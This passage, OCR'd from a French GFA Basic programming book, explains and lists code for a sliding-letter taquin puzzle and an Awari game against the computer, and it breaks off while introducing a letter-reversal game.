
```
FOR i=1 TO 4
  FOR j=1 TO 4
    LOCATE 8+j*3,20+4*i
    PRINT t1$(i,j)
  NEXT j
NEXT i
```

Le taquin étant affiché, le programme se met en attente d'une commande de l'utilisateur.

La touche tapée est acquise à l'aide d'une instruction KEYGET :

```
KEYGET n
```

**n** contient un mot long dont la structure est la suivante :




Seuls les bits 16 à 23 nous intéressent dans la variable **n**. Ils sont isolés et ramenés à une valeur comprise entre 0 et 255 à l'aide du calcul suivant :

```
z=(n AND &HFF0000)/65536
```

Les touches flèches sont codées comme suit :

— vers le haut : 72,

— vers le bas : 80,

— vers la gauche : 75,

— vers la droite : 77.

Dans le cas où la touche pressée n'est pas une touche flèche, un bip sonore est émis pour signaler à l'utilisateur qu'il a actionné une touche interdite :

```
IF (z<>72) AND (z<>75) AND (z<>77) AND (z<>80) THEN
   SOUND 1,15,#284,20
   SOUND 1,0,0,0,0
```

Dans le cas contraire, la touche pressée est prise en compte. Le nombre de coups joués est incrémenté d'un :

```
ELSE
   coup=coup+1 !Incrémentation du nombre de coups joués.
```

Le traitement à effectuer dépend de la touche pressée, mais est relativement similaire dans chaque cas. Nous allons par exemple étudier les actions effectuées lorsque la touche **Left** est pressée.

Dans le cas où le déplacement ne peut être effectué, un bip sonore est émis :

```
CASE 75
  IF l=4 THEN
     SOUND 1,15,#284,20
     SOUND 1,0,0,0,0
```

Dans le cas contraire, les cases situées en (l+1,c) et (l,c) sont échangées :

```
ELSE
   x$=t1$(l+1,c)
   t1$(l,c)=x$
   t1$(l+1,c)=" "
```

et le compteur de ligne est incrémenté d'un :

```
l  =l+1
```

Suite au déplacement demandé par l'utilisateur, le taquin est comparé au taquin final. Si les quinze premières cases sont bien placées, la partie est terminée.

Ce test est réalisé à l'intérieur de deux boucles imbriquées **FOR** qui font varier les indices de ligne et colonne des tableaux **t1$** et **t2$**. Dans le cas où la case courante dans **t2$** contient la même lettre que la même case dans **t1$**, la variable **ne** est incrémentée d'un :

```
ne=0
fin=0
FOR i=1 TO 4
  FOR j=1 TO 4
    IF t1$(i,j)=t2$(i,j) THEN
      ne=ne+1
    ENDIF
  NEXT j
NEXT i
```

En fin de boucle, si la variable **ne** vaut 15, la partie est terminée :

```
IF ne=15 THEN
  fin=1
ENDIF
```

Dans tous les cas, le nouveau taquin est affiché à l'aide de deux boucles imbriquées **FOR** :

```
FOR i=1 TO 4
  FOR j=1 TO 4
    LOCATE 8+j*3,20+4*i
    PRINT t1$(i,j)
  NEXT j
NEXT i
```

La boucle principale prend fin lorsque la variable **fin** vaut un, c'est-à-dire lorsque les taquins de jeu et de référence sont identiques :

```
UNTIL fin=1
```

Le nombre de coups nécessaires pour réaliser le taquin est alors affiché, et le programme prend fin :

```
CLS
PRINT "Le taquin a été réalisé en ";coups;" coups."
END
```

Le listing du programme est le suivant :

```
' ================
' `EU DU TAQUIN
' ================
'
' ____________________________________
' Initialisation et mélange des lettres
' ____________________________________
'
DIM t(16),t1$(4,4),t2$(4,4)
'
' ____________________________
' Initialisation du taquin
' ____________________________
'
t2$(1,1)="A"
t2$(1,2)="B"
t2$(1,3)="C"
t2$(1,4)="D"
t2$(2,1)="E"
t2$(2,2)="F"
t2$(2,3)="G"
t2$(2,4)="H"
t2$(3,1)="I"
t2$(3,2)="J"
t2$(3,3)="K"
t2$(3,4)="L"
t2$(4,1)="M"
t2$(4,2)="N"
t2$(4,3)="O"
t2$(4,4)=" "
'
' ____________________
' Mélange des lettres
' ____________________
'
FOR i=1 TO 15
  REPEAT
    a=65+INT(RND(1)*15)
    n=0
    FOR j=1 TO i
      IF t(j)=a THEN
        n=1
      ENDIF
    NEXT j
  UNTIL n<>1
  t(i)=a
NEXT i
```

(suite)

```
FOR i=1 TO 4
  FOR j=1 TO 4
    t1$(i,j)=CHR$(t((i-1)*4+j))
  NEXT j
NEXT i
'
' ____________________________
' Initialisation du jeu
' ____________________________
'
l=4 !Ligne de la case vide
c=4 !Colonne de la case vide
coup=0 !Nombre de coups joués
'
' ____________________________
' Déroulement d'une partie
' ____________________________
'
CLS
LOCATE 1,24
PRINT "Jeu du taquin"
LOCATE 2,24
PRINT "_____________"
LOCATE 5,1
PRINT "Utilisez les touches flèches pour classer le taquin
'ans l'ordre";
PRINT " alphabétique."
PRINT "Un bip sonore signale l'appui sur une touche interdite."
'
' ____________________________
' Affichage du taquin initial
' ____________________________
'
FOR i=1 TO 5
  FOR j=1 TO 5
    LINE 170,100+j*48,300,100 j*48
    LINE 137.5+i*32.5,148,137.5+i*32.5,340
  NEXT j
NEXT i
'
FOR i=1 TO 4
  FOR j=1 TO 4
    LOCATE 8+j*3,20+4*i
    PRINT t1$(i,j)
  NEXT j
NEXT i
```

(suite)

```
'
' ---------------------------
' Attente d'une commande
' ---------------------------
'
REPEAT
  KEYGET n
  z=(n AND &HFF0000)/65536
  IF (z<>72) AND (z<>75) AND (z<>77) AND (z<>80) THEN
    SOUND 1,15,#284,20
    SOUND 1,0,0,0,0
  ELSE
    coup=coup+1 !Incrémentation du nombre de coups joués
    SELECT z
    CASE 75
    IF l=4 THEN
      SOUND 1,15,#284,20
      SOUND 1,0,0,0,0
    ELSE
      x$=t1$(l+1,c)
      t1$(l,c)=x$
      t1$(l+1,c)=" "
      l=l+1
    ENDIF
  CASE 77
    IF l=1 THEN
      SOUND 1,15,#284,20
      SOUND 1,0,0,0,0
    ELSE
      x$=t1$(l-1,c)
      t1$(l,c)=x$
      t1$(l-1,c)=" "
      l=l-1
    ENDIF
  CASE 72
    IF c=4 THEN
      SOUND 1,15,#284,20
      SOUND 1,0,0,0,0
    ELSE
      x$=t1$(l,c+1)
      t1$(l,c)=x$
      t1$(l,c+1)=" "
      c=c+1
    ENDIF
  CASE 80
    IF c=1 THEN
      SOUND 1,15,#284,20
      SOUND 1,0,0,0,0
```

(suite)

```
    ELSE
      x$=t1$(l,c-1)
      t1$(l,c)=x$
      t1$(l,c-1)=" "
      c=c-1
    ENDIF
  ENDSELECT
  '
  ' ------------------------------
  ' Test de la fin du jeu
  ' ------------------------------
  ne=0
  fin=0
  FOR i=1 TO 4
    FOR j=1 TO 4
      IF t1$(i,j)=t2$(i,j) THEN
        ne=ne+1
      ENDIF
    NEXT j
  NEXT i
  IF ne=15 THEN

        fin=1
      ENDIF
      '
      ' ------------------------------
      ' Affichage du nouveau taquin
      ' ------------------------------
      '
      FOR i=1 TO 4
        FOR j=1 TO 4
          LOCATE 8+j*3,20+4*i
          PRINT t1$(i,j)
        NEXT j
      NEXT i
    ENDIF
  UNTIL fin=1
  '
  ' ------------------
  ' Résultat du jeu
  ' ------------------
  '
  CLS
  PRINT "Le taquin a été réalisé en ";coups;" coups."
  END
```

# 9/3.3.2

# Jeu de l'AWARI

Ce jeu de réflexion est très intéressant, et... assez délicat à maîtriser sous tous les plans. Il se joue contre l'ordinateur. Le but du jeu est double :

— annuler toutes les cases situées dans son camp,

— réaliser un nombre de points le plus élevé possible.

Le jeu se déroule sur un parcours circulaire. La partie haute est occupée par l'ordinateur et la partie basse par le joueur. La case située à gauche représente le total de l'ordinateur et la case située à droite le total du joueur :

```
        3   4   3   9   0   0
10                          7
        1   3   8   3   6   4
```

Chaque joueur sélectionne une case de son camp. Si cette case vaut n, les n cases situées en aval (dans une rotation de sens trigonométrique) sont incrémentées d'une unité, y compris la ou les cases total si elle(s) se trouve(nt) sur le passage.

La partie se termine lorsque toutes les cases d'un joueur sont nulles. Ce joueur est le gagnant, mais la partie n'est vraiment gagnée que si son total est supérieur à celui de l'adversaire.

### COMMENT UTILISER LE PROGRAMME

Lancez le programme AWARI.

La règle du jeu est affichée sur l'écran. Appuyez sur une touche pour commencer à jouer. L'écran doit alors se présenter comme suit :

A vous de jouer :

```
    3   3   3   3   3   3
0                           0
    3   3   3   3   3   3
    *
```

Servez-vous des touches flèches droite et gauche pour positionner la case désirée. Appuyez sur T quand vous serez positionné.

Si vous appuyez sur une autre touche que Right, Left ou T, un bip sonore est émis pour vous signaler qu'une touche interdite a été actionnée.

Supposons que vous positionnez l'astérisque comme suit :

```
      3   3   3   3   3   3
0                             0
      3   3   3   3   3   3
              *
```

Appuyez sur la touche T. Le jeu aura l'allure suivante :


```
      3   3   3   3   3   3
0                             0
      3   3   0   4   4   4
      *
```

L'ordinateur choisit son coup, et quelques instants plus tard, c'est à nouveau à vous de jouer.

Si la dernière addition se termine sur une case total, vous rejouez. Avec un peu d'expérience, et en pondérant les possibilités de rejouer par l'augmentation maximale de la case total, vous pourrez arriver à battre l'ordinateur. Mais ne vous découragez pas, car il est un adversaire remarquable.

## LE PROGRAMME EN DÉTAIL

Le programme est écrit en GFA Basic 3.0. Sa logique de fonctionnement apparaît dans l'ordinogramme suivant :



Le programme débute par l'affichage de la règle du jeu :

```
CLS
PRINT "JEU DE L'AWARI"
PRINT "- - - - - - - - - - - -"
PRINT

PRINT "Le but du jeu est d'annuler le nombre de points dans son camp"
...
PRINT "le joueur rejoue."
```

La règle du jeu reste affichée jusqu'à ce que le joueur appuie sur une touche du clavier.

```
PRINT "Appuyez sur une touche quelconque pour commencer à jouer."
KEYGET n
```

Le jeu initial est affiché à l'aide de deux boucles imbriquées FOR NEXT et d'instructions LOCATE/PRINT :

```
FOR i=0 TO 1
   FOR j=0 TO 5
      LOCATE 12+i*6,9+j*4
      PRINT "3"
   NEXT j
NEXT i
LOCATE 15,5
PRINT "0"
LOCATE 15,33
PRINT "0"
```

Le tableau de jeu t est initialisé aux valeurs affichées :

```
DIM t(14)
FOR i=1 TO 14
   t(i)=3
NEXT i
t(1)=0
t(8)=0
```

Les instructions qui suivent constituent la partie principale du programme. Elles donnent successivement le contrôle aux procédures joueur et ordinateur jusqu'à la fin de la partie en respectant la règle du jeu :

— le joueur « garde la main » tant que la case sélectionnée provoque une dernière addition sur une case total,

— l'adversaire peut jouer à condition que la partie ne soit pas terminée :

```
REPEAT
   REPEAT
      joueur
   UNTIL (fin=1) OR (bis=0)
   IF fin=0 THEN
      REPEAT
         ordinateur
```



```
        UNTIL (fin=1) OR (bis=0)
    ENDIF
UNTIL fin=1
```

La procédure finpartie est activée lorsque la partie est terminée, et le programme rend le contrôle au TOS :

```
finpartie
END
```

Analysons maintenant les trois procédures principales du programme : joueur, ordinateur et finpartie.

La procédure joueur est responsable des actions effectuées par l'utilisateur. Dans un premier temps, elle positionne l'astérisque sur la case la plus à gauche et affiche un commentaire :

```
LOCATE 20,9
PRINT "*"
px=0
bis=0
so=0
LOCATE 5,1
PRINT "A vous de jouer"
LOCATE 21,1
PRINT "Servez-vous des touches flèches droite"
PRINT "et gauche pour positionner la case"
PRINT "désirée. Appuyez sur T quand vous"
PRINT "serez positionné."
```

Elle se met ensuite en attente d'une action du joueur.

```
REPEAT
   KEYGET n
```

Le code clavier est isolé dans la variable z1 et le code ASCII dans la variable z2 :

```
z1=(n AND &HFF0000) /65536 !Code clavier
z2=(n AND &HDF)   !Code ASCII converti en majuscule
```

Si la touche pressée ne fait pas partie de l'ensemble {Right, Left, T}, un bip sonore est émis pour signaler à l'utilisateur qu'il a appuyé sur une touche interdite :

```
IF (z1<>75) AND (z1<>77) AND (z2<>84) THEN
SOUND 1,15,#284,20
SOUND 1,0,0,0,0
```

Dans le cas contraire, si la touche appuyée est Left :

```
ELSE
  IF (z1=75) THEN
```

Si le déplacement est possible, il est pris en compte et l'astérisque se déplace vers la gauche :

```
IF px<>0 THEN
  LOCATE 20,9+px*4
```

```
    PRINT " "
    px=px-1
    LOCATE 20,9+px*4
    PRINT "*"
    b=0
  ENDIF
```

L'appui sur la touche Right donne lieu à une séquence d'instructions identique.

L'appui sur la touche T provoque :

— l'effacement des commentaires affichés sur l'écran :

```
IF (z2=84)
  LOCATE 5,1
  PRINT SPACE$(40)
  LOCATE 20,1
  PRINT SPACE$(40)
  LOCATE 21,1
  PRINT SPACE$(40)
  LOCATE 22,1
  PRINT SPACE$(40)
  LOCATE 23,1
  PRINT SPACE$(40)
  LOCATE 24,1
  PRINT SPACE$(40)
```

— le calcul du coup à l'aide de la procédure calcul jeu :

```
jeu=0
calcul jeu
```

Si toutes les cases du joueur sont nulles, la partie se termine à l'avantage du joueur :

```
so=0
FOR i=2 TO 7
  so=so+t(i)
NEXT i
IF so=0 THEN
  fin=1
  ga=1
ENDIF
```

La procédure ordinateur est responsable du jeu de l'ordinateur. Le choix de la case jouée se fait en calculant le nombre de points apportés dans la case total par chaque case, et en prenant celle qui apporte le plus grand nombre de points.

D'autres tactiques de jeu sont possibles, en particulier :

— jouer la case qui élimine le plus de points dans son camp,


— jouer la case qui donne le plus de points possible dans les cases de l'adversaire.

La recherche de la case qui augmente le plus possible la case total se fait à l'intérieur d'une boucle FOR NEXT :


```
FOR i=9 TO 14
  c=0
  d=0
  IF t(i)< >0 THEN
    FOR j=1 TO t(i)
      d=i+j
      IF (d<15) AND (d>8) THEN
        c=c-1
      ENDIF
      IF (d>1) AND (d<8) THEN
        c=c+1
      ENDIF
    NEXT j
    IF c>mx THEN
      mx=c
      case=i
    ENDIF
  ENDIF
NEXT i
```

La case px choisie est égale à case-2 :

```
px=case-2
```



Pour mieux appréhender la technique qui permet de choisir la meilleure case, voici un ordinogramme qui matérialise les principales étapes de cette recherche :



L'ordinateur affiche la case jouée :

```
LOCATE 5,1
PRINT "Je joue en"
jeu=1
```

Les cases du jeu sont incrémentées à l'aide de la procédure calcul jeu :

```
calcul jeu
```

La partie se termine à l'avantage de l'ordinateur si toutes ses cases sont nulles :

```
so=0
FOR i=9 TO 14
   so=so+t(i)
NEXT i
IF so=0 THEN
   fin=1
   ga=0
ENDIF
```

La procédure calcul jeu calcule l'incidence d'un coup et affiche le nouvel écran de jeu :

Dans le cas où la case sélectionnée est nulle, aucun calcul n'est nécessaire, et le programme se déroute directement vers la fin de la procédure :

```
a=px+2
IF t(a)=0 THEN
  GOTO fincal
ENDIF
```

Dans le cas contraire, les t(a) cases qui suivent la case sélectionnée sont incrémentées :

```
FOR i=1 TO t(a)
   IF (a+i)<=14 THEN
     t(a+i)=t(a+i)+1
   ENDIF
   IF (a+i)>14 THEN
     t(a+i-14)=t(a+i-14)+1
   ENDIF
NEXT i
```

Dans le cas où la dernière addition se fait sur une case total, la variable bis est initialisée à un :

```
IF (a+i=9) OR (a+i=16) THEN
  bis=1
ENDIF
```

La procédure se termine par l'affichage et/ou l'effacement du curseur (*) en fonction du joueur :

```
IF jeu=1 THEN
  LOCATE 10,9+(14-a)*4
```

```
...
fincal :
RETURN
```

La procédure finpartie est activée lorsque toutes les cases d'un des joueurs sont nulles. Elle commente la partie.

Si ga = 1, c'est le joueur qui a gagné. Sinon, c'est l'ordinateur :

```
IF ga=1 THEN
  PRINT "Bravo, vous avez gagné,"
ELSE
  PRINT "Vous avez perdu,"
ENDIF
```

Les deux cases total (ordinateur et joueur) sont ensuite comparées et un message approprié est affiché :

```
IF t(1)>t(8) THEN
  PRINT "et vous êtes battu sur le nombre de points" ;
ELSE
  PRINT "et vous gagnez au nombre de points" ;
ENDIF
PRINT "(";t(1);" contre ";t(8);")"
```

Le listing du programme est le suivant :

```
' ==========
' JEU DE L'AWARI
' ==========
'
' ------------------------
' Présentation du jeu
' ------------------------
'
CLS
PRINT "JEU DE L'AWARI"
PRINT "---------------"
PRINT
PRINT "Le but du jeu est d'annuler le nombre de points dans son camp"
PRINT "en tenant compte des règles de jeu suivantes :"
PRINT "1) Jouer une case qui contient n pions provoque n additions"
PRINT "   d'un pion sur les n cases situées après cette case (dans le"
PRINT "   sens inverse des aiguilles d'une montre)"
PRINT "2) Si la dernière addition tombe sur une case total, à droite ou
 à gauche,"
PRINT "   le joueur rejoue."
PRINT
PRINT "Appuyez sur une touche quelconque pour commencer à jouer."
KEYGET n
'
' ------------------------
' Initialisation du jeu
' ------------------------
'
CLS
FOR i=0 TO 1
  FOR j=0 TO 5
    LOCATE 12+i*6,9+j*4
    PRINT "3"
  NEXT j
NEXT i
LOCATE 15,5
PRINT "0"
LOCATE 15,33
PRINT "0"
'
DIM t(14)
FOR i=1 TO 14
  t(i)=3
NEXT i
t(1)=0
t(8)=0
'
' ------------------------------
' Déroulement d'une partie
' ------------------------------
'
REPEAT
  REPEAT
    joueur
```

(suite)

```
    UNTIL (fin=1) OR (bis=0)
    IF fin=0 THEN
      REPEAT
        ordinateur
      UNTIL (fin=1) OR (bis=0)
    ENDIF
  UNTIL fin=1
  finpartie
  END
  '
  ' ---------------
  ' Jeu du joueur
  ' ---------------
  '
  PROCEDURE joueur
    LOCATE 20,9
    PRINT "*"
    px=0
    bis=0
    so=0
    LOCATE 5,1
    PRINT "A vous de jouer"
    LOCATE 21,1
    PRINT "Servez-vous des touches flèches droite"
    PRINT " et gauche pour positionner la case"
    PRINT "désirée. Appuyez sur T quand vous"
    PRINT "serez positionné."
    REPEAT
      KEYGET n
      z1=(n AND &HFF0000)/65536 !Code clavier
      z2=(n AND &HDF) !Code ASCII converti en majuscule
      IF (z1<>75) AND (z1<>77) AND (z2<>84) THEN
        SOUND 1,15,#284,20
        SOUND 1,0,0,0,0
      ELSE
        '
        ' ------------------------------------
        ' Déplacement vers la gauche
        ' ------------------------------------
        '
        IF (z1=75) THEN
          IF px<>0 THEN
            LOCATE 20,9+px*4
            PRINT " "
            px=px-1
            LOCATE 20,9+px*4
            PRINT "*"
            b=0
          ENDIF
        ENDIF
        '
        ' ------------------------------------
        ' Déplacement vers la droite
        ' ------------------------------------
```

(suite)

```
'
'
IF (z1=77) THEN
  IF px<>5 THEN
    LOCATE 20,9+px*4
    PRINT " "
    px=px+1
    LOCATE 20,9+px*4
    PRINT "*"
    b=0
  ENDIF
ENDIF
'
' ------------
' Appui sur T
' ------------
'
IF (z2=84)
  LOCATE 5,1
  PRINT SPACE$(40)
  LOCATE 20,1
  PRINT SPACE$(40)
  LOCATE 21,1
  PRINT SPACE$(40)
  LOCATE 22,1
  PRINT SPACE$(40)
  LOCATE 23,1
  PRINT SPACE$(40)
  LOCATE 24,1
  PRINT SPACE$(40)
  '
  ' ------------------------
  ' Calcul du coup joué
  ' ------------------------
  '
  jeu=0
  calculjeu
  so=0
  FOR i=2 TO 7
    so=so+t(i)
  NEXT i
  IF so=0 THEN
    fin=1
    ga=1
  ENDIF
 ENDIF
ENDIF
UNTIL z2=84
RETURN
'
' ------------------------
' Jeu de l'ordinateur
' ------------------------
'
```

(suite)

```
PROCEDURE ordinateur
  mx=-100
  bis=0
  so=0
  FOR i=9 TO 14
    c=0
    d=0
    IF t(i)<>0 THEN
      FOR j=1 TO t(i)
        d=i+j
        IF (d<15) AND (d>8) THEN
          c=c-1
        ENDIF
        IF (d>1) AND (d<8) THEN
          c=c+1
        ENDIF
      NEXT j
      IF c>mx THEN
        mx=c
        case=i
      ENDIF
    ENDIF
  NEXT i
  px=case-2
  '
  LOCATE 5,1
  PRINT "Je joue en "
  jeu=1
  calculjeu
  LOCATE 5,1
  PRINT "                    "
  so=0
  '
  FOR i=9 TO 14
    so=so+t(i)
  NEXT i
  IF so=0 THEN
    fin=1
    ga=0
  ENDIF
RETURN
'
' ------------------------------------------
' Calcul et affichage du coup joué
' ------------------------------------------
'
PROCEDURE calculjeu
  a=px+2
  IF t(a)=0 THEN
    GOTO fincal
  ENDIF
  FOR i=1 TO t(a)
    IF (a+i)<=14 THEN
      t(a+i)=t(a+i)+1
```



(suite)

```
      ENDIF
      IF (a+i)>14 THEN
        t(a+i-14)=t(a+i-14)+1
      ENDIF
    NEXT i
    IF (a+i=9) OR (a+i=16) THEN
      bis=1
    ENDIF
    t(a)=0
    IF jeu=1 THEN
      LOCATE 10,9+(14-a)*4
      PRINT "*"
      FOR i=1 TO 5000
      NEXT i
    ENDIF
    '
    FOR i=0 TO 5
      LOCATE 12,9+i*4
      PRINT t(14-i);" "
    NEXT i
    '
    FOR i=0 TO 5
      LOCATE 18,9+i*4
      PRINT t(i+2);" "
    NEXT i
    '
    LOCATE 15,5
    PRINT t(1)
    g=INT(t(8)/10)
    LOCATE 15,33
    PRINT t(8)
    '
    IF jeu=1 THEN
      LOCATE 10,9+(14-a)*4
      PRINT " "
    ENDIF
    '
    finc:li
  RETURN
  '
  ' ----------------------------
  ' La partie est terminée
  ' ----------------------------
  '
  PROCEDURE finpartie
    CLS
    PRINT "Partie terminée."
    PRINT
    PRINT
    PRINT
    IF ga=1 THEN
      PRINT "Bravo, vous avez gagné,"
    ELSE
      PRINT "Vous avez pe: du, "
```

(suite)

```
    ENDIF
    IF t(1)>t(8) THEN
      PRINT "et vous etes batu sur le nombre de points ";
    ELSE
      PRINT "et vous gagnez au nombre de points ";
    ENDIF
    PRINT "(";t(1);" contre ";t(8);")"
  RETURN
```

# 9/3.3.3

# Jeu du renversé

Ce jeu de réflexion est écrit en GFA Basic. En voici les règles : N lettres (N compris entre 2 et 26) sont affichées dans un ordre aléatoire sur l'écran. Le joueur doit positionner ces lettres dans l'ordre alphabétique en opérant un minimum de renversements. Un renversement de P lettres consiste à inverser l'ordre des P premières lettres affichées en partant de la gauche.

Supposons que le jeu comporte quatre lettres ainsi disposées :

A C D B

Ces lettres peuvent être remises dans l'ordre alphabétique par trois retournements :

Nombre de lettres retournées : 3
Résultat : D C A B

Nombre de lettres retournées : 4
Résultat : B A C D

Nombre de lettres retournées : 2
Résultat : A B C D

## COMMENT UTILISER LE PROGRAMME

Lancez le programme. Entrez le nombre de lettres à manipuler en répondant à la question :

**Entrez la dimension du jeu (entre 2 et 26) :**

Toute réponse non comprise dans les limites autorisées entraîne l'émission d'un bip sonore, le refus de la réponse et sa ressaisie.

Les N lettres demandées apparaissent dans un ordre aléatoire sur l'écran. Entrez autant de fois que nécessaire le nombre de lettres à retourner pour classer les lettres par ordre alphabétique en répondant à la question :

